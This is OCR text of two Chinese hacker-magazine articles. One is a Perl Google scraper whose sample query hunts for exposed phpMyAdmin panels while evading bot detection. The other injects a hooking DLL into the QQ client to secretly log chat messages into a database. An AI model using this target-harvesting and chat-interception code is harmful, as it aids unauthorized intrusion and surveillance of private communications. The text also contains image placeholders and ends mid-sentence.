


图2 google 的高级搜索选项

一、分析 google 搜索

要想写出利用 google 自动搜索的代码，首先我们必须了解 google 搜索时数据是怎么交互的，通俗地说就是浏览器提交及 google 返回信息的规律。

Google 搜索提交 URL

我们直接搜索“perl hack”，会发现在浏览器的地址栏提交的地址是：http://www.google.cn/search?hl=zh-CN&source=hp&q=perl+hack&btnG=Google+搜索&aq=f&oq=，这里面关键的参数就是“q=……”，如图 1 所示。

接下来我们使用高级搜索选项，把高级选项中“每页显示结果”设置为“100 项”，区域选择“中国”，如图 2 所示。

此时提交，地址栏显示的搜索 URL 为：http://www.google.cn/search?as_q=perl+hack&hl=zh-CN&newwindow=1&num=100&btnG=Google+搜索&as_epq=&as_oq=&as_eq=&lr=&cr=countryCN&as_ft=i&as_filetype=&as_qdr=all&as_occt=any&as_dt=i&as_sitesearch=&as_rights=




图3 cr 参数的选择项

这里出现了三个关键参数——“as_q=perl+hack”、“num=100”、“cr=countryCN”。“as_q”和“num”大家应该很容易理解是什么，“cr”这个参数我们有哪些选择呢？从“高级搜索”这个页面的源代码我们就能发现答案，如图 3 所示。



图4 使用审查元素

关于搜索提交参数的分析工作，基本上都能通过查看“高级搜索”页面源代码来完成，此处就不赘述了。

Google 搜索返回数据分析

有了搜索提交方式，接下来我们需要分析的是 google 搜索提交之后给浏览器返回了哪些内容。

依旧提交上面的链接，选择“审查元素”，察看搜索之后返回的网页源代码，如图 4 所示。

大家会很明显的发现，我们需要提取的 url 在源代码中很规则的显示出来，如图 5 所示。

所以我们选择以下字符串作为代码中的正则表达式匹配关键字：

```
<h3 class=r><a href="http://site.com/path" target=_blank class=l onmousedown=
```

而在源代码的 div id="navcnt" table id="nav" 这里找到了以下链接：

```
<td class=b><a href="/search?hl=zh-CN&amp;lr=&amp;cr=countryCN&amp;num=100&amp;newwindow=1&amp;q=perl+hack&amp;start=100&amp;sa=N"><span class="csb ch"
```

如图 6 所示。

此链接作为关键字，用来匹配和判断搜索进入下一个读取页面循环。

二、Perl 自动化爬虫

了解了 google 搜索过程中信息交互的方式，接下来我们通过 perl 来自



图5 网页源代码



图6 进入下一页面的关键字




图 7　搜索结果总数

动完成整个交互的过程。

前面看似洋洋洒洒的一通分析，其实我们仅需使用一个 LWP::UserAgentm 模块即可完成所有功能。是否开始有些兴奋了？好，让我们来体验 perl 正则表达式的强大和自动化代码带来的快感吧！

配置文件

先别着急，编写代码前，要考虑怎么让程序理解我们的搜索需求。最简单的办法就是创建一个配置文件，程序从配置文件获取搜索需求。

创建配置文件 inurl.ini，内容如下：

```
country=all
inurl:phpMyAdmin/index.php
```

显而易见，第一行为搜索的网页位于哪个国家或地区，如果为 all 则是任意国家和地区。第二行指搜索的内容。以下是代码：

```
my $inrulfile=shift||"inurl.ini";       # 获取配置文件名字，默认为 inurl.ini
open(INURL,$inrulfile) or die $!;       # 打开文件句柄
while($inurl=<INURL>)                   # 循环读取配置文件内容
{
    chomp($inurl);                      # 删除每行末尾的换行符
    next if $inurl=~/^#/;               # 跳过以 '#' 字符开头的行
    if($inurl=~/^country=(\w+)/i)       # 获取 '国家与地区' 设置
    {
        my $countryset="country$1";
    }
    else{
        push(@inurl,$inurl);            # 把其他内容作为搜索条件，添加到数组
    }
}
close INURL;
```

搜索数据提交

论模拟 web 客户端功能，Perl 默认安装的模块 LWP 是实现 web 数据交互的不二之选。在这里，我们选择 LWP::UserAgent 作为实现交互功能的模块。

在与 google 的搜索页面交互的过程中，要注意两点：

1、google 会屏蔽一些未知 agent 程序的 http 请求，所以我们使用 IE 的 agent 信息，设置 $ua->agent("Mozilla/5.0")；

2、google 对 http 交互的频率有限制，速度过快，会被判定为‘爬虫机器人’。我们设置爬取每页间隔一定的时间，并设置每页显示的搜索结果为 100 条，来提高获取信息的速度。

```
#!/usr/bin/perl -w
use LWP::UserAgent;

my $ua = LWP::UserAgent->new;
$ua->timeout(20);
$ua->env_proxy;
$ua->agent("Mozilla/5.0");
my $searchweb="http://www.google.cn";
my $startpage=0;

print "[Google] page:$searchweb/search?num=100&complete=1&hl=zh-CN&cr=$countryset&newwindow=1&q=$inurl&start=0&sa=N/\n";

#--------------------------------
# 取得总计页数
#--------------------------------

my $response = $ua->get("$searchweb/search?num=100&complete=1&hl=zh-CN&cr=$countryset&newwindow=1&q=$inurl&start=0&sa=N/")
```

每次搜索的结果 google 会分页显示，在爬取每个搜索页面的时候，怎么才能知道总共有多少页信息呢？细心的人发现，在搜索信息输入框下面会有一条提示“搜索 perl hack 获得约 2,880,000 条结果，以下是第 1-10 条”。我们就根据这个数字循环遍历所有页面，如图 7 所示。

```
for($startpage=0;$startpage<=$ttpageno;$startpage=$startpage+100) # 循环读取页面，每页 100 行
{
    sleep($sleeptime);
    cprin("Now Read The ".$startpage."th Page!\n-------------------------------------\n",13);
    spider($startpage,$inurl);
}
```

提取目标链接



图 8　需要提取的链接

此时我们需要做的就是把获取到的每个页面提取所需的链接。现在就是 perl 正则表达式发挥威力的时候了。

先分析每页的代码，发现 google 的页面没有换行的概念 -_-！ 但每个链接还是有规律的，如图 8 所示。

我们可以通过 split 切分网页代码，存入数组再进行下一步操作。代码如下：

```
my $searchurl="$searchweb/search?num=100&complete=1&hl=zh-CN&cr=$countryset&newwindow=1&q=$inurl&start=$pageno&sa=N/";
my $nextpage=0;
my $nextpageno=$pageno+100;
cprin("Now URL: $searchurl\n",7);
my $response = $ua->get($searchurl);
if ($response->is_success)
{
    $getre=$response->content;  # or whatever
    @getlog=split(/href=/,$getre);                    # 提取可爬取的链接
}
else
{
    print "Get page count faild!\n";
    cprin($response->status_line,5);next;
}
```

最后一步就简单啦。先把搜索内容去除重复，遍历数组元素把链接提取出来。注意观察上面 google 源代码与我们正则表达式的关系，代码虽然简单，但却是整个程序的关键。

```
my @sites;
foreach $urlre(@getlog){
    if($urlre=~/^\"http\:\/\/(.*?)\"\starget=_blank\sclass=l/){
        push(@sites,"http://$1");
    }

    if($urlre=~/\/search\?.*?q=.*?start=$nextpageno\&amp\;sa=N/){
        $nextpage++;
    }
}

my %seen=();
@sites = grep { !$seen{$_} ++ } @sites;
$siteno=0;

for my $nowsite (@sites)
{
    $siteno++;

        print "URL:$nowsite\n";
        print WLOG $nowsite."\n";
}
close WLOG;
```

需要提醒一点，虽然每次 google 搜索会有 N 多个结果，通常都是上万的结果，但事实上，它仅给我们返回前 1000 个信息。所以，在代码中需要判断是否已经爬行至最后一个页面，在退出爬行过程，避免无谓的浪费时间。注意这句代码：

```
my $nextpageno=$pageno+100;
    if($urlre=~/\/search\?.*?q=.*?start=$nextpageno\&amp\;sa=N/){
        $nextpage++;
    }
```

当出现 start=$nextpageno 才可能有下一页，否则就是最后一页。

介绍完这个 google scanner 之后，相信大家也发现整个代码并没有多少高级的编程技巧，其实关键在于对 google 页面源代码的分析。各位 google fans，google 的资源是如此的丰富，喜欢它就要充分的了解它，认真分析 google 的各个应用，你也能写出漂亮的自动化代码！

(文章中所涉及的相关代码及工具都已经收录在本期光盘)

编辑点评： *为什么要写程序？就是为了简化我们的操作，本文就是因此而产生，读者应该学习一下，这里面有很多需要我们深入去了解。*

QQ聊天记录，我也来

图 郭波

从本文您可以学到：

1、ADO的基本使用

2、INI文件的操作方法

关于QQ这款聊天工具我就不废话了，前几天跟一个朋友学了刷钻，心里那个高兴啊。

▶	time	datetime	☐
	qqrecv	varchar(20)	☐
	qqsend	varchar(20)	☐
	msg	text	☐
			☐

图1　表结构

昨晚在看雪论坛里看到有人逆向了qqspy这款软件并找到了一些有用的信息，今天我就用这东西来实时保存聊天信息。使用工具Visual Studio 2008、SQL Server 2005，还有我改写的一个大牛的代码注入的工具。

```
}
ChookOpenProcessKey->HookStatus(FALSE);
ado.ExecuteSQL(msg,data2,data1);
(NTCREATEKEY) SaveMsg(str,data1,data2,data3,pmsg,pdata);
_asm{
```

图2 Hook.cpp代码

首先打开这个大牛提供的代码，在Hook.cpp文件中找到**(NTCREATEKEY) SaveMsg(str,data1,data2,data3,pmsg,pdata);**，这是大牛逆向找到的导出函数，这个函数的第二、三个参数分别是接收QQ号和发送QQ号。有了这个就好办了，把数据保存到数据库中也好检索。本人不会逆向，汇编几乎忘光光了，所以没能力研究QQ，有能力的就继续挖信息，如果有人逆向到了发送消息的函数，记得告诉我一声，先谢谢了。

首先在数据库中建表，内容如图1所示。

然后在工程中新建两个文件，一个头文件，一个cpp文件。在头文件中声明一个操作数据库的类，具体如下：

```
class CADO
{
public:
    _ConnectionPtr      m_pConnection;
    void InitADO();//初始化ADO
    void ExecuteSQL(const wchar_t *msg,unsigned long qqsend,unsigned long qqrecv);//执行SQL
    BOOL IsConn();//判断当前连接状态
    void CloseADO();//关闭连接
    void GetTime(wchar_t* time);//获取系统时间
    void MakeSQL(wchar_t* sql,const wchar_t* msg,unsigned long qqsend,unsigned long qqrecv);//生成SQL语句
};
```

封装了几个要用到的函数。由于代码是在dll中，注入到QQ进程中的，所以没有什么配置选项，意思就是连接数据库、保存数据，里面的代码都是写死的，比如数据库、表。

要使用ADO，必须在系统中找到msado15.dll，复制到工程目录下，在stdafx头文件中加入如下代码：

```
#import "msado15.dll" no_namespace rename ("EOF", "adoEOF").
```

注意代码放入的位置，否则一直的err提示很烦人的。

接着在InitADO函数中封装初始化和连接数据库的操作。

```
CoInitialize(NULL);
m_pConnection.CreateInstance("ADODB.Connection");
_bstr_t strConnect="Provider=SQLOLEDB;server=127.0.0.1;Database=Demo;uid=user;pwd=123";
```

其中user为你的数据库的连接名称，pwd就是密码了，前面说过了，写死的。

接下来一系列比较重要的就是对数据库的操作了，如果这部分代码处理不好，你的程序会直接崩溃，所以平时一定养成良好的编程风格，日后你就会发现它将发挥出巨大的作用。

首先是连接代码，如果连接有异常，程序就会崩溃，所以在这里必须捕获异常，使用如下的代码可以解决此问题。

```
try
    {
        m_pConnection->Open(strConnect,"","",adModeUnknown);
    }
catch(_com_error e)
    {
        MessageBoxW(NULL,e.Description(),L"err",MB_OK | MB_ICONWARNING);
    }
```

我们需要异常信息，所以捕获到异常要弹出错误提示。这一系列的操作代码都要用**try……catch**来包住，保障程序的健壮性。这里必须要提到一个函数BOOL IsConn()。网上提供了很多操作数据库的类，里面也有这个函数，但是目前我还没发现一个不错的，更有些劣质的，直接靠Connection的state状态来判断，但只要与数据库连接成功后，state就一直为1，即使因为各种原因与数据库断开，用GetState()函数得到的依然是1，你可以试试。那么这里给出网上搜到的一个不错的方式，就是执行一个不返回的操作，如果捕获到异常的话就说明当前连接状态是断开的。

```
try
    {
        m_pConnection->Execute("select getdate()",NULL,adCmdText);
    }
catch(_com_error e)
    {
        return FALSE;
    }
```

在捕获到异常后这里返回FALSE后要重连。

一直以来都是MFC工程，习惯了CString的便利，在这里对字符格式化的时候花了我好长时间，基础不扎实，好高骛远，大家千万别学我。

还有个问题，两个类在两个文件中定义要相互引用，如果你只在头文件中包含了另一个的头文件，然后就声明那个类的一个对象，编译可以通过，但是如果在另一个类头文件中引入这个类的头文件，然后定义一个这个类的全局对象，编译是通不过的，编译器并不知道给那个对象分配多大空间，别试图蒙蔽编译器。这叫做超前引用，一个不错的做法就是在头文件中包含另一个类的头文件，然后在头文件中声明那个类的一个对象指针。




图3　将DLL注入QQ进程

为什么我的CADO类能直接声明一个对象？这里我在Hook.cpp中引用了CADO类，但是在CADO类中并没有引用Hook类。这类问题在编程时比较多见，所以多注意。

剩下的操作就是保存数据了，在Hook.cpp中如图2所示位置。




图4　注入成功

前面已经说了第二个和第三个数据分别是接收QQ和发送QQ，Msg就是消息内容，在代码上面定义的。

接下来用工具把生成的DLL注入进QQ进程试试效果吧，如图3所示。

注入成功。我们看看QQ进程的模块，发现了我们的DLL，说明确实成功了，如图4所示。

下面我们就来试试效果。来个比较长的对话，把Hook.cpp的全部代码




图5　进行发送消息测试

